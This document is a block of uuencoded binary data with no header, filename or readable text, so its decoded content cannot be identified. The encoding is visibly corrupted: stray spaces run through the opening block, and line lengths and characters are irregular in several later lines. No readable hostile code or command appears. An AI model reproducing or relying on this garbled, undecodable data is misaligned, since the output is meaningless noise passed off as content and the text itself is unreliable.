M\$<(M; A' Q/@UX-T*\ [#9\$?1<B:9_V) 1WMH' X\ 0_BHC (?10:DRQ@3; T (S@!H] R M1RMEY8%D) ' \GC`=. I\R6#9CEGL4 (-KH1?L\$ "KD*5IYN75; 9S:WJ"6BH] H, \$G M'_ +9\$4/ . !A5: !0K) !096Y4-/*D [HB4Z?V\$#2\$^9.) +K=B#; M.84B3, 7AN'_R M\$D.0+BA#) @6P<! \J; A] "1C_=?QJ=Q7US:; *) '^+PI. + (WE<46H; S--9G1R+ " M+D:?' P7R5JW0WYI [J*12M8) T:_H@8HYC [8@XBOHAGY, HPX?DAK<HJ `; J: %/Q MXB) 7 `; I8: (7 ` \BYXP] 4F7>: \$^ .M+0N5; O. %J (QE=++>55KG7>+^5==64>HQW M6D6' Q" ' R-FT3CY4KC)=; C?O<6Z! ' H, 2E#: Z\ *%YPM2, OMOHNXP" ` \7PGBOG MLEX*HN; 0/Q. 13MH! 2Q&^ _DI4\Y32 (QF, , 5L5N25@JI! _^; G^ \8^ (S\8X:30= MQ) K"GGT5FGWZ! *WIB' /: (; ^: VW*#IA3' ; !9.8Y) ((\$S>] P43B&Z2 "AVIL&5, MA5T, 4:87?+; .>4ZXD7#S1) :BZ\$YW<I&80&F) (7!JG5 (ZCU3: *B&9E\-' &A\$. M/J@T!L5 [+&.R) &J451@P"5T] @60CJ#:HK) E-/ @/=BRZ3' G19G\ .@>7C/B=Q M) :P: =J, AA>/C32GN, FP=<4/\$] "I6K\ P; ' %! 5Q7M5R&?3EY' Z [; 0C (_B% C. "7 MQ [FQ7TXP?P#480/6@PV_] ' Z#VEY0^PSIV:KRL1M#4#^2%BN ` IOS<MLUJJ#< ML-' UV/>B+ [XR7; .L=@Z! G-?6K70\JWR>. E' JV] 3H*2@=SO3U: I' E. (_ .HZ1+ M%] +QG4X&KO3\HU</%5I: I^5\GC (W; EV*K (3<, _ , JZ3, NC+1M08&PMC=1 ^>Z9 M#-:VA7H?V+: H/N#2-4V! BO\$*HULE.= (FDF5J6>FIK9G*&R>. L\6, KNW2P+; U MD6^GR, 2=%GDPP] IKD, X4/@_! G7' /' -A!HH:U) A) ' MB1KE#5#SYS=CZ+F) ^YO MN+ [%969 (' I) UF0!") F. @FRA2J>KIZ&B: DGH<W (F9GE&W@9. A\$ \$X<QZ' /3H1O MV^HO%JBI@0K5Y8 (6B\$!=+>#T3. 9JR%\$. WA*GO&@ZU 'U0DIZKD2@B+_XG. VZK ME-8NVZRG@ `! !WHY0/D,]O<] FW1. 13NQBK<; : 'I^&=: SW (T2L [-B-J. + '%IE MF>QUQ?X3SQ) Y>1F\$V_-; Z_>M] KFDOWJ' ^%6LTJCH) "=)] XHM#IY6K@RCRV ` , M] [H<&&+6SY7@U. .BH5EG=] 1, -K>T+. *65Y*/9] N] 0H\$RR^ISBG-<G! *>C-< M+^/M^!+] 8U. .+Y%?E7D0] 6) ; KQ@/HG_H1AWY" *B' Y! KL"-MO6+F1WU" X?L/* MU^\$WO-%U" ?<' M& [U<?R3] & [K' *+; G' T. ' _) W*/37) RF/-T [Z4 [H8X+A=>3 MZW@8*L; #4\$P]] C"LTLEV=;] S8K>G, XU5U"\$X9&. ^D%7?K- '4^HI7XRAY8"47 MX-. F@%@ZI*M:*] 331L5R; !1T<; (_8<54K3A5K7E@^3+<, XKDRG '= /0: GB@O% MG// /GYPE. %Z#2OGFWXH32MTQM^F-H6701OX8G%) Z: 461IM, !K/@\$GL934S%- MWM! 34] FRS, \A2' X0%3 '6/<<X+S#) Z\ +QI%3HLEMA] Q13*\ ` `CV-. [%#@F?' @ MW) %' Q@2\$) K) C91X2VIPV?@] UEM%RE<A3CX' `SIMY1V [7-W*; \$9LW#=8DG\$S* MBVG=) ZJ"92: 8T ` `7L83Z/1] 5+@9N&Z ` (GRL4 `&<30&, 0; /%K=^84^G+LCA9T M53Z6-"KV"U1" (; @X58I"1F\M+/>&4; 0 (XCYXE3XW"%ZEQ!] A: EOFZG1AJR8? MA^8ZQ8K31JH: I+N@T/I7; 3FC; , 4L. AQHVE-UN5GURPU3DU^G#] ^D; `#Z@+RJ M [Z2RE%8IX4QELOVW9+\$F9YSTU [GS, <) ^ [+ 'GT! 8\ (' 4+\1I3281X#&4X1XK M] B-*67D7T: +3] .<^ [/, /# /N<+@B3A*. %YX, UP_EN) / "TD9/SLX9. 0E<_QH, N MNA^E9\FD [G' WA! IVW/?\$FN' 7; WXRV 'G3 =O&HI9E9VOW5XTYG7=M@'_ ; "47 MVQE0*UR5HG (7=_V11IS+-64\9E.=A*NH3=! 'R"<=0C. AG& [X9 [%U<. D (#>5 M [P-3_@) U (ZJ=T-0\$:B9#%8+3"><G%3MXR2_, *3] D!VQ; 4%\$/ . 92-+4J%F4ZC M) P9ITI=60^NW^ (9+9>2G>R' ` _C\$>KB' MI>OSJXK\O\$) BL\$P/KXZ/. A>; <6 M8#-, HOXQT&XH3J+ND? (8A. `C2S; *1D%-@4RR_) \$, H\JY/&5TPR `: 1H `R8: \$B M_ (P) &^\$=J. 3A (9/;] 8RZM%Q?/G\$CYHQ. G6. \$J (%) `S%SSA9, 97) S, _&1T=) M. T\$AP?T#T2<M<AA^E!M. \$GQG^], C `?MS\CR"UIYBE#JMA. @-<\U^E"BI. (J& MBKZ5P! DVQYUT' F-X\1W' P [F\$. 0ZS9X: :WDJ\$XW) @] ZG^%], 2W&EY+TJH; M] X] !9"A5Y3QN `^=6_*V, P (@=%<Q*EK3>#*Q (>>#S6! \$06TJ [H. Z#*_] \$P953 MA&\ [NV8H\ \NDO=R&L\6S'=0] <9F@G1J+E7 ` "T' ; 3D#?W* (@) ; Q*QN-B+IUOE M%30: 21<\] K1"57R>] 2K>NE>6K/4AGDG' A; 2' RPF BAGZLHK5<AF#I (+DO<8Z_ M?NH\$R3\$F2GG^\$YWA) P4>M/\6/D#/' 8"F (^, !, ZFMX!' .DOK&Z>@Z5.>U1Y4+ M>N?TJ1D^QXOV23H^/M%Z@>W&5NWL+>]; T8D4Y! ?3S ` (QCUO2: A=838H&>KJU M#9/ `TM&_N@#4CR@VM `^" \$A0?6" [<R\^; TFZUC=J/X?I: 5 (4NR2JNK3JJK&M M) W; TLQP/PJ!F; +DVI BGGW1' ?CN, 3C8EW! %>VXE2Z! V4@C43, \5EK@BK' ==&9 M; E3=U+Z! WA++\T0Q (? .F<^*8S+8 [:2U_1-F<4+8. *&>Y\$ \K: =M0S\FY, 2"-O M#R0JT] J09=E4LD `Z%<ND5#E-QJ/TZ, BD0+X<I' U8*VN5 `B, 3M6<E@3R [4NE6 M) C*' G] ". 4!M&&KW>*0) \$>55Y"QI (%' ?%) JQ+_97*A; SGIK\$LEG!G] >#W4 [G9 MW^%Q?, ZH?A; 5IEA4#Y?X8>W_IQ"OF ` `! ?J7#@50) -^6] &POT! 2R" &6XMN; ^V MY ` [L@AP: 17=6! #<1K/, N+*-S) U=NU\+H6 [8\$D5>! #VA/; !+WE=5@C6^EI) :C

M@DX\0*@\`2>7)/D]H&Z*^>/>(IH!X4U<<I`%F&S;U=\U7;-5+ZYN0)'^_BEQQY
M&)X@DD<P"D<)[A`D_7(Z6+~?\.%)OOQ1=?V-05=E(9A-:<K9Q)[T3Q)0R<J
M]?4LR5'%%BHU#M3*J7OM_,62MD_-FO(4L3D*#=0[UM3N*A#F]@4UT[=-?SJ#
M22F`L&+BE)KN7`,=:\\$:-5_S!N:`=JK\MHYGZ4M`5:;98_M=(H?JV0+I9ZL3
M%?#?' : (4)C@2]K^\`V(? .LA*#D<X:S*%7>53"U%">;-/+#5%00GHHBBU@S44
M*%4E5. : [Z7&UN:B`*%732EX\$#[#9(+ZJP"D5C"AX7[6&4G>`N[OK6+_9NGT-%
MV=RJ__8T]-:]G-2^(9IAP9K2?^V4J`PLULW9^C\$`=!H!":BW`8SD1KOT@XP
M.KY2)HUS%L\$Z6E`31<9'K*%KS0\$,ZY7QC!0.R>&?)TD\C(;M\$]I[MF*B9"U2
ME&#Y.X?5R[E/1>O3U\$8V&H[; (U(?^G8T\6&446PLB=G" IHC\$92E,BDR0L`5B
M(OK+K1`3_TRQH[&7K8\$Z9CX*#@[.GA4F[%P:8D?T-<0F;F?WH;RB%2^!'`'_-
MB,H"#\$LWZ9]A-8Q=&-4K'"P.30,;-KKQT8B-,OE@2#-O&,ND:<FQ.R2F(Z<I
M10*R2S*%6DD_LNzM1%61Z0`D76XTK.[4"6&W2&6QV6@L5JU2M89SZJ*<SKF3
M%Q2I[X21\$X"2.UFF`706%_TXD<\[U@9BDE6FOFIZE)]!SJGFBG64F;1E^UY0
M)]J<;. @O\$SQ[IGVD=J!4SD-K1M&*FP+19DC,#`#H(A-9*4+Q.<= `L%J@+50
MQ+Y8(\?3XB*OAI1KT&)EXZT[>[&VK-<_+<[.0K%)]J3+/EUI@QZ:%>`68.-
MW-. `A]6)A^52!;=SEY]V5<G3W+/8.2"R,C=DUS0#L-B4A%V" (^G356=Y\LZ
M#]QI@`0V[-RFRM.!/82AZZSFQL(;9FQ<EEX\`UE)C3`@;VA.\[#\<9T1V&<5
MX"+`R2SJM[Z:<[G"J_@W973<#;`\\$TZMS3;,9S%,2^H\$H1U`@NWW+%" :PEC
MM^0@2CC*004-+<JUJI(_;!CR9)FIRRPW`UD:VK.`+PI7\OL+D+] "3^*,.<@"
MOD1]85F!.]\$-/I4?AS!2)GQAC^*,KD13NA)V(?XA2<CNPQW^+&[!PJ/%_,%
M!X"1?4WH%HO\$R[VFPFVE?BO%/UDY.N*V8(GHI1VTON3A13ZNJ[ND!-[A>%3I
MI#%?R=N)K1W@\KN`UZ?Q&D);N+A*.Q/73[:AE!NQR+34P=2H`P.R=%+^R#GE
M2=IN0[R*!S%?2HV`^F1^~Y[T59R%-3>15H;'3&BZU3S+T7(C86R)=W4Z`.GK
MC7(\)9T-VTN*_B?%AZ2Q]Q5M95,4H3[%Y]Z0;(^?X[N\&[OC1DY(::_@\$(1]
MH\$963HPD8:O%,DG\$HFC^"?V<K\$0JMY,5Z@ (SP\T(!0^<G%`(8[K#:&B]<.F<
M5S3G7B6Z*@B(S`\$A` :L5?8Y-PBP(=.!*;F8=*P&"S*@CN\G?*`6(U8!LT3H2
M6-BD4,\$5DTPSAB`/MJ@8%QQSU?0RP41F&^)&4]G,_6BH?0Y[0M4/O@@*)VY
M2X?1,;L@R!=4D+=H*CM2&G*YPQ#S&`94Q^*792BQOJ9=T)(4EB7H1].&?L(
MA)R3%A*\JL`/%"M:N72F[0X0NCVXJAJ,ZT)_H:X575QN*LINU(7^XE2TCF'.
MUA?-/S1TW`_Z^EQ*`/E; ;0#89][0?C+) `T["`H[P")SF&W7["(K`S!RAP=^G
M^F8:XPW`908;U@8!YEHYD`?K#K`QRT-`I=TS?)\FF+CJU)R=M<&2IW%-S873
M;#]4:"C]_FK&8"DJA@>E85HS?Y_*3`7Q!?!^6W<RQ`O.LQ0;,H=D^3T7KUSSS
M);]9D+QAO>`OFBGLPI*GW1(<+Z9+U9R6E)9L"#;/L+R1C=LR2#4AGZDBJA/
M*#PD^X;59!`ZFBNBR/H:!(L;\$");<;`#SB@ (9_JB7N,S3Y/J`EOGCD`W:N2
M\$29P[8(.+. *%C:Q;^%;V(3=05,JSF^++APX+>R2YJ4IP]KJIQC8MESSVCF=
MO9N,]S6:U>?8T>]L`P"SSFR84V"&(Y?WS8\$NXBC[`>4E=UY;[_3Z>>=[7M)+
M1MH:D*^=]@9@G%996<(-L7D1*=V)?Q[B^2WQ)NX.8!W62AL.S&\92%,Z(JAV
M)UEO0L!-5#ZMA[7(J(JF5,LO=6A*J0/#;#7E/[.YN(+^Q!KKEQ+EFNY6B)
M)S#/(N9AS7Y;]_H7W?J%I[4(NW)E%=<IIF7W%3LNLV&F)3J9N3(Y)5+(*[\$#I
M)B:S\$R4BE[?:UMTX"UO*H>T69BJS\$*L!KAU?:?90_6:?)%&H=-G86:@WH!7
M8TZPDKB(H6)G>^O=/RLZ:Y\$V:6,\";M2V4D.,TR5]K\$AJLT?GCVJ-;C&BECO
MJX0T(!9B?9+,Y#]2`306;90#2MY]P9;^!DS`,3[\WQ1X#(_T-9)6F[45\6AY
M\=%CN7>HMXX)-V8:P0[J,\OH8*/0;NPIGF%V1J7(.B>?`3D+QZ!@4Z(;MF@7
MK5Z!+G44L7?B#<:-URN8+9H/24:#03=A_QYE,N8Q`*,*>!6)8.6)"F!744QC
M4<[.DM.-VF=T(P`A-\$7`Z[V3^L_NI/X2!^`NG<KW3N4_DU-YJ_`<MYLAM,2Q
M3!G^U6T74-Q:T#\$<Q#8WG:R?+=ZC4W[3>*)`#M<"87]56I@QIG%):OY!W4
MV\$F+`,`F[3.O:BO?>KN1UNIJI0!Z6CD(2N&J41L`-118%7WB`\$_)C"BQ(,IQ
M:0=<"2F4_CR6##&*MZG\$FXU`TSEH`!-R\$6.S[TCL?@D8X5.D7/([)"#963R
MPPG!PO<>_EOV\&<%?LZ[?#2T*]>_D=#WUY@`*!AUYZKWF%M#S>Q/;Z==+OQ)>K
M`?`XEBIR5`L9YK!SON--D*UFE-ARR-\$`O)W=RG(NP<P%S4@LPM65ZF\J8F
MAD5/<-W+)JWV9D(@Y&=7_E%TLC-X[61G+(P(*W!^\$Q/9+D(=H60[0;UT8071
MUL0HTA7N^FKV)]34+G7T#LN.G`HYWG10LD`LQ9IJTKUK,ECX.9<]VZ^I+]!6
MOIP=&1&`HENTRVF,S8%5X]/\$C[X^4U\$HB(P`^?~T-)N"2/*I1M.\K85Q=X.\
M]5[# [+N`U]P:~@<O/WMP?`&X;39OFYEKFA49CF-4"\9W`_PVY[AMWBS-+`
M)BQA/TFN&R:3.T@SB[RS^F0-5Z@+>R&JVR[@J<[7\#IM;=.6X551X: XN?B;&
MU&.R?#>HL?QKM07&[_VU98=_Z*]"G;L:D):"ZNSK-1K]I"M\$8]B_LH=<M#?
MOG]>*EB#GN<0+KT`HU;BO>U=)^14)LE>1"4<_ :BC>+%644<EI`>5/0: ^P3K5
MJ9#;O>HA;#K+ [&FF87:ITUD%3)S!+I^CI-N5YF\J7<OJ\$H5=^VB`=\6"MLVT
M_P3>7M%3L`3`/790`<853,T1OL)!71@@H[ND.9CH`T?NP[:^J%`7^V)A6Z<J
M*JOK2LGP[5K856L?)K36DDF\$>6D"\+G4%`(5!\$!6\5/&UV04@4T.YA6D>BB
MYL9>CROB/'5L2&=_90,=8Q-^>9E5!E^CO>3\T2YARR615]S-`)?_39C.G"
M/:QC.I."/@K#/"8&\$?B=/'6SJ7I;Z3)\$Z+)JVT_TO)XK:>^AG](>^D)3JB_%
M;>A]\XEM4\$F_C42WT9^UB5.*3`@V\$224ZH0?0.&;E_W%IC\$P0XCB\1T?T&DH
M3\$(!4F/ZTZ`#SDO-AGI,0_PCE1KK\$)(7X..45CJ.Q>*JN/.(CA)9\]<OPITP
MO[\$/CFKDY:N]J^B#@` (3S:S<A`6;Z#JZ382Y7X_C>W7F7IWY[U5GHJ]&G>&S
MJS0C[EJ[D?~N2CCJ,K?I]9H[TI_XE"1C<Q<:%>^]G<7Q`%U"[3~L8E[QU.3;
M@??"WT?L+WESG"D.*TUIE+<B`K<)J_6N65+Z7.V6WL`G0ZDE`HOK""1_>:
M2-:X:S5@HE*)5WVM*1*C#K"@Z9WYFE!([_P]J`?F%*UYTX+EBG,_"WE0\SXN
M(35W:<T,YV<7XP)%]O>@EGD+2!.H"4AS<R5(AS7CB3BS(OKE</ZZ5>VPH+*"
M%00,,#T750^L&:&G!Z0\$S\$W7ZNU.[?>_%UVJX26USV^&FQ>D[Z2L`/LZHW]MX

MYA3\ (FW/U?8K,MJPKEV:=7.>GL)+Y?JEHB5)^U4W,8(.JQ#'+:G*;9ZYIXL (
MU.6'!5G/)J1TVS6Y?RI>Q-\D79AU'KJF (/&UR'IKD? (\JD3'Y&RA*PD*PHX0
M3 [SS!V-'9:*6;AR=9;>58F"*\SEQ@VC-<#??G0FP9#J&&)7A.S%KRLW:>BR
MY>L&;-Z'3]Z'3TX9/LG2>-)(%0D_65N"6Y'09*>T?\@[TV#JF_(]N[S9*Z/<
MF&J[3]0!B&P'W@H4K-"V*S@)8;P:K^7I@R.Z3&!T0EGL2@Y>R.+!6,4DJUAW
MY:!HY\77#Q75\$?P-<@T7XFG='%P7()OP#J9Z<?/D?NI>H)^%+= "ZN6\$N=%O.
M*(N[1W3EKSH<KL!MY1F7]Y?VKUR+ZBH>&XPRW>=%\F:!/ #N@144&' :@+F7 [
MBR,_*YJC"+%N,'5D<,5;HNL.-,*W('HW!#W*\+:GD9<*SF\$/E="@'.AOKM&
M::@HI4'J%E;)8--'(\G#4D5F4EH)-.Y=C%_0Q1C@R;N)@[4]AL)<A7&#K!>F
M:M<2#VO"VI+B:RS\$M]_*1>,!+A((KFPPE=;AZ\2"5\LH2>K=4UR)^GTOQN1
M)H\$!^S)%0;5K6TJNUT# 'ARFP_+@JS3G+E+,BQ52,F%Q[O1@Q\EA:>+:N+=GJ
M6TN"9`QYBP?\DUTDH_9)E6G&Z+8C6`EPA96XZH\$T<=33(ZQN72MRA(B";CDW
M2S)&O0!&/-1Z.+>8F!1`%AT76#M'+#V'T(KY7BV;L4T-P+F-JCXKG3*_VD6
M,&>!*V9J\MIZ![^;X4'T?6[:O]KEB)+Y>A3^?*<GJ^V3O)13.\$M[%^GP[/J.
M%>=D<_U*'3Q\AAOD.;O5\?R-FE9%?444+M-:_@CG6[NDD![U'CT(Z:6J7R
M^^T(U6O<*B7L:Z5@]>U(\$&UO(Z<>.EE')N,>[TK*Q^/(Z\RA)@H'<CWHRB
MQ!FDO8,ATTG&Y'A@&*DX8TZI\B\`2<Q\$2C]LL::R'X;CJH&/\9X&'8Y[_
MU/Z\$:9!R*Q?.]4XT1"WM/(ET(@"]_ZSO!0CDUEGCC+#3YJ-1J7)U(L)I\NWH
MI"+DLPA=/QX/>RHEB'/L'#_R)?V9IS_V6\F/,J.)_[:OTK3B1T4-VS=L6]5?
M")@ (UF_) /.;)4E]+88I:=LHVW4#A&=/\W(RLE)9H'EES%Z#_"<E:R+M:P%C[
MRSS+S>;R?*WFK6%J1*BDFVY'P7.N6"M*FU0Z6@XL9ULUQRJA7GA-%G<BGS(H
MV(<0)@Z&RR&JX]7D(&+2'IAETLC&NP_)^4JRV+IH[5(B=8E874K27JKM92YS
M)<M<V>2_LG!G_N7MTN6&0^:23N=9?Q\$O`EL0K<;R_+B?H'^D:EV[H!;;=O>02
M9L>5S(CC,COBL!"<)HK?&4MFZG%OJ:]3RDQ`.=B\OU/IDE\1/1UV\SY,M1ZJ
M* [?E&5CMZ"#?KDQ2/N5!OAN?-`C<_(\$3@UK`D@O"3L55,\.BC)S+W!\$#]4N_
M2)P7C,RE\$XPQ0C(4@JU"5X1+18=R03P]!:1)IV#?BF<64LYQ*1D6BK3LZO`
ML_3P-&[3T0>\$]XU!%"YCWC"]_MU(B#1+\$:6X0XBE#+)8B#\$"M_8\$Z2QZGEM
MKB;DENO<BWK>NI"-:07)J%+SHMILB\$515?H=]K6VI'\2#6L^(-!RJ=ND[TX/
MPYD\90*%236-4'&(:F)*'`M,ZGX%)-[WS;6)1`X06(VX=?*CG#-*O&[X3UF
M;*NR8D#6G\W', \$KHO)8Y<.4OU[=/9%('4!P"V\$7N2&W>^KX`8!:Y'_A<?Z\]
M9UYS*5&P%MC(EZT(-E*\QLG91_>A@FJ"7M6D/XY7O=\$-2>>%-:^0\$)*ON:0!
MO:2U&/EL,0"OYK;Y^9I=<Y>\0#M^U\I5/_Q8JUX9CC32X]Z+91^ETC5QBAY.
M7!M#^!3QN+FB(2A:79%EV)*Y(^KY?)OS.8GW58G.<NYQ^\GKZ+=5?U'9X]GI
M\ .LTBQ)#G7I)6@X(RSN7_S8O33O?KD\U&MR95QZ?CM>F)GZ^LJ6'0JZ<?M[A
MV'_ER]^*7BIN?5DRH.^7I:]K65+7J^<-@#(OA72S6V8[=4*O<&4]"%=UGYI'
MDEWR1[3OX+Z@D+^>+RO[@_WUKG_>2]-I@DGW]UK[E]1U(^UVT=YS@U5#63AF
M\,*?_@D=U6%GG;<G<+<N.TG/Z;QV:L=D"L==`*=<1IZ0#R'L11!W8^T7V_GN
M)HSISI_.UOZS6-GV)??L8^6V5T/OZ?XV1J&4XR8O"4') [CJ=;V+U%\$]EG`RA
MF3RM7VWR[+HE_W:2T&DIQ'VC,9"Z91Z;Y-SH(XG6!IG-Z-W?556R32#45
MN5@3.RTRM&:@U<ST(B;X@Q,TA799R;2<50+=C?ZH%,<;'J\$):(XW"O0(!744
MAW_D=<J"!\$)61U6\IDZMCB=4,.AV,1T>1_WD\$P591P-1_6=Z@M>2U_C8#*9V
MC_K'XRY@Q3WA4S+>)9;R[(-_OEQ&V_!=='64X\$C=I(EO03@)J,K>#VZB`&<
M3.N,&9QIXS#)[N:^R_*PRA_CE3A6:B/_R7W66+H[AUF'J]2T[5IC]!4%-)5
M"Y?RVL#M)+#*9Q*50)F4B9-TF'Q"-NS2WK^,\38R8Y0.TFYZ?&?9HZM7'V)
M5I1W/,=PU)*,5+#.X*`H-C?SRUG51T8Z3(<G:=K1YC1V@79S)\@<O;^LCH7)
M8QCW9Y?^5&>7U/HKJGRKAQ%<-%M`BE()O[, (LB(8OERSQ5KPM(V.YJ-;PT@U
MJZEITGI%\$TG>K,+7?U3H,'7`H-,3\G)2>>!'WX&B-`>B,G2#3S[0,@82%=N@
M)4"3QD[]WG='9CI'#2MU**5`R-DUX66%:\?]='Q\ (F.5S<E5\$Y:,>>]'*2=3
M-UCSD1P^<B/_J!CM!T=0IRI10UBW5\%68!T)+SY<2PTS5O17G]=J-&#R]UAF
MNP=:#:'DS")+.7#IY\$Z1"H#-U4AWB(O-YOFIPA,H*EQX';Y`M5M-7=M8=%WV7#
M9:4:&!P;NSZ^=09'`@^>/#KFE\$W21['`H3;N,%6<<;K=\R>62Y4W+Y,2+1W
MM6M7<_J:T'83GU)!.,L`H&F.I2A\$K5,I^F77U);>4@NT\JU<6O'+\R'W3+'?
M]#+G-S5VM.TV+89=XCZ5'H"@K`.Z1[/ (JV3?0LD'5DR_E0'*RS+3%EEQB(3
MQA@SQI8TR:3'FH?'I("6M8FQ(Q(2!IXJ%BMRQ0,3LH)/'^1XX&)PSCE8#AV
MO0S&GI)1\I5MZUX]OCOCGU[[84CDFG%:5HCOR)L,S]LWO>;\F^+_] *&5U.]
MI5^M/7)/%Z71<)P\$-6^)*<RGX?)V?/:FLG<0VK*H!Y=I%HCMA--Z)A0VTPQ
M"3"DKMG)Z1NVH5_)M:9:JDO%5%FEV9+=C)>DJJZT\$I6Z(T&W`AZL[HH+NK-E
M1_[R56&ESR@U;??\$\$\$:=:W2H`I#EJ.(-[TE&FKP\C#N(AA&,\$1XRU789+'[H
MX.!3IVF?3A&3&EEWL]?`&NKK5/J=:^K761GEP^-N*234C?T;U:01-^HA3X;6
M"\$,J9\$7G3#3>CO+6M&T9:M"Q-\/-5BP?R=TEX_CJDF^\$.OC'.S]@V)NZA2E2
M8LHAY40P1GGKMZX!) (MA&#L6%! :I^0K[E>VZ-[SHT0;QWGAPHGSE+O-QY`%
M=!YVZQJPC<XCV_-_%GM^4BX2F/^3EU.\$)Y<LM=Y9C%,QS.(D>%QQ,XF\$6R\$)
MAPD98LR\ "XS2UUD=G`7=R6I2"*H7=Y*)\$#() (4,-' '>6<K>W:9A@_AW*-:L8
MWJ6\$1]>+WAS<.;(6)UM1!0/7RQ6`U."F<;GBL&J7/:[X;K:0S"\$M.WNSBLD2
MXN0P*JZH<F9E6&\$+^LC_^"0#&].WGEQ8G9&\E[G54GFT8@K(8M7J\$K0`^TX
M>V_7VOYS11\!MK!TINR<.021XJAS(NX-1E=U=?I<'XSMXW743?&?_X`%@-^L
M2ZD;R_)<\L9)#"*8G#/89W7^K3#<*7=Z7EE9S7R\D#RH)<T.\$R2)P/GE<[&,
MZ/&/%VML^ .30+(QN:)6WV;IQFTYXR=WW7J=@^;(\$*&_62K@A`ADW5\$J*WSE;
MK-PNY>54);;4OJ;ZF8U./E*T-,I"'=MOD]K:LB^.HFS0I.`F'Z=C4)KLQ_R\$
MX@G:;FA=/11RHRHT9ZA`):UX+J)3)VR1@)UJ,O+TP8)J@K-Z2N4,CJ/UUF(

MR77=PIA\$-W1\$A8Z?D3'R`.KX\<Z*INQZLW\M\";NF7_8WAYK6<OZM:'BI]0G
M'X<R8<)YW6]]@>XWG>XWI^Q^T^E^__K=]WL_0R?Y>'!C0!9G/J*][3A7[5]+
MPJ]J8ZV,HKC7?%_SHJ/*BVHX9:^H&XSYUU*>:IFV.Q^)_R2W7ML*NZLOU9GVY
M9&KE68L3S;1=)Z6LS*_<Z"3GE228]<KT1\IY7\2J'A:92L0QNQ^IG2F")8F,
M.C[3VP6P*^5\[\JE*,<R0[3U0RZY:XI&1N2V"@2ZT.P8*)N7RX:M#+ZM`@E;
M(FQN(FNYP\%)J/)LG)5)FE,9<6?_6M#I-\X*) (VN9?TJD31?0.C>'AV:#AV:
M4]*AZ="A>1MT"#!QOL>M@07E3R1Z<_&N:K]J"@G;G%D*%,I+<2T!;(V?'6PC
M96#FG^JH4OZ4RFG^UTTR)VT`<YLW?FZ@:GNW;N?E=\$"\3Z^?3UX!+:E;H*].
M)WPG:+G>G)NLSS"=U=JWG)-'9PSA3\$KQLYSX,7+<%R%": :X(ET>2^W2=09Z
MG@;%D)W9R.VF^UV+!U<P^#HWN^9DT;IU3;A+]^60.+";\T2!WXQ_`-6%6J"A
MW>D(MLI&L/4G&,'F;"/80.8(-DM'L#GM")(\$_U>E8[LBONK1\5:4ZP(!/%'X
M?74J=DZ`MV:3W%.JS1-4OB\AK[W,=5PQ,-MSV>NHX[<XVY42/N5L/W4/DN6;
M*YCMJEYXMNNW,\OK&P[?=87UUS1\S=F&KWG-X6N6#E_SVL+ZSG7UFTCKD.:=
M4[QGENNV,IZYRC&8;5'(X>_IRU5RPK9G#9<DZ@ML\+B7HVF^ZN7VP=OUW]Q
M8AF3IB1E4SD2FD[T']5IR3(M962WIC[O>-JT/!%-9SZ<MBSO.6\"C%+W1QE
M)/ZPF01H=MJ:[JBB19*1Y__HHEY)! :Q5=SHWEY]Z,975K8+O^5Q_&%38R:
M1YG)XVB*Y\?Q_,['\6X'\88CM7#CH5+\$UB"7UG"+>[?TH6"(E+MHR[-BW<8
M&RF.XY\$XP3LF:'=0[3FV<,_Q<^5O?_E/U.\,T^-Q-.S@/NP2+-])S_KWN+_4
M30[EMZA]@>T-MHSMK\$,GZ=/'^/?YK,GR_9?_#QKMA[_K=E\]NCILV?+K6?/
M_K;<:CUZ]/AO8OE.>NQ]QL`)0R'^UHFS?IH5EYOT_D_Z@7FBAU4LZK"4C.0\$
MWG`4=^AFW@QGUT8ZN.(;7*L;--&"H1.[22>^B*[\$SE4&&DPFMI->,I(AQTD&
M50^'T?'*HV](9<K2H)%%- (Q7Q54ZIACE88P3>)@<CNDN'3SAO)0.*_+V'G@P
M[G?D#3F804I'+OWX[B>Q'6=XQ\B/<9^"H#^'8\$S:E>VD'?<YB'B'3[(3<[/?
M:T1B1R(A7H.RVZ&HNE5YFU0%1`:%_K8:3=62A\$=G6*O1"#?\$BI0NF*D!NE<8
M881!=UPST'/3P8X*[3Q]![\$\ZS2RLP[CK8D5O&GHYZW=-^]_VA7K[WX5/Z]_
M_+C^>O?75;HM/86WL0HAQT/K>"_Y!08S]4=XS+R=O/CQALHO_YR:WMK]U=\$
M^_76[KO-G1WQ^OU'L2X^K'>_<W=KX:70]H_CPT\<[/[W<V&X^NTY%TK03IJNA`
MG-`#8TJ=>!0E78PD_A4&4YY.N%K@]MQ<H[AWK#*#:YF&#.*#*1+X4<6%5=Q
MX>ZGH[JX&":C6,69.J-9,:-9%UO]=J,NGC2A2-0_`SX6.WAC!P!XG1P!\-?
M-!W6Q<LT&V'QM^M"++>:S>7%YJ/EIA`_[:QCX%;E8=)O=>=6,RI27(RYSX\
MB:,!/JPLS<]7!-Z<!;S14QU#I2R)U#%?'S?@4EW7P-9]=65?83%5Q/A";:X
M3W89A8S*\$V48L(:-6W>7\ (T&^I8C7/\$DVO/JRP\$@5L54#S7Q.ZV7J@!E/!#F
M(B(A*DI?SE7Y[NWZ]O;[#94I1M:LP4?"P@E3GC!P<4V-/ .N&V\$LL/WNLVE/
MKL]84IZ!(:K20\$LRX;&^AO@091X5B5]T6!V257:9!'`%<' ,16@7,%-\$VN^R
M2`@04;=#AR1Z@,UY;)*#TU6A2%ZQSO>XJ0,5ZQL'.S]M; ,!\$T`2G(3QH_XU3
M-CH'&66;.,`V:#CFJ;FZX.]D-\$JBOOXN8F)MWON+>JF+9M.[]Y_,BSQ-7G
MLJ<@&8((4@V43KS%B0@W!<THJ07`TI0JI07>X3X-)4I[3AQ"t<\$,6H!H12YJ
MB#<&5W,8T`Z,+"&*OFK@?#]#SIL"RG#C"Q`2+^HDOIX@S6B':<\$4%SC?J<
MQ1D63\$3HR`\++;#N=(@TKXDN#E\$&W7D)? :J-PVQ-; *NR/_&FQLGM/JP:J3#
M,Z8,^6]5R:H\HN1-(=5=&A,BDVRCK*#LFR&3ZJ6D)P\JT5R/J[QSB2X2CCMT
M%@M>OE[?VO[IXZ9\><0K#]3#_S[F9B!)41C6D=,ZDC)3@'%5<N\$BPR`X?3(8
M6B9IK%<P'Q2B,8G!JXZ,]?*SJ8((DZ>#II!NRZO",\,,!4R/B@]J7NB0CJAU
MRXS(W>^\-7TP]W39,\Y=&1Y0EVSY;R:II&M.Q-N(6:N%!?KB),&X9UW0AL\H
MZU>+>_KQY4@G;V:T-.&J5CF6*A;5'M@=LYO@;IB^.QWASNBO))T-HJ:,W4O`
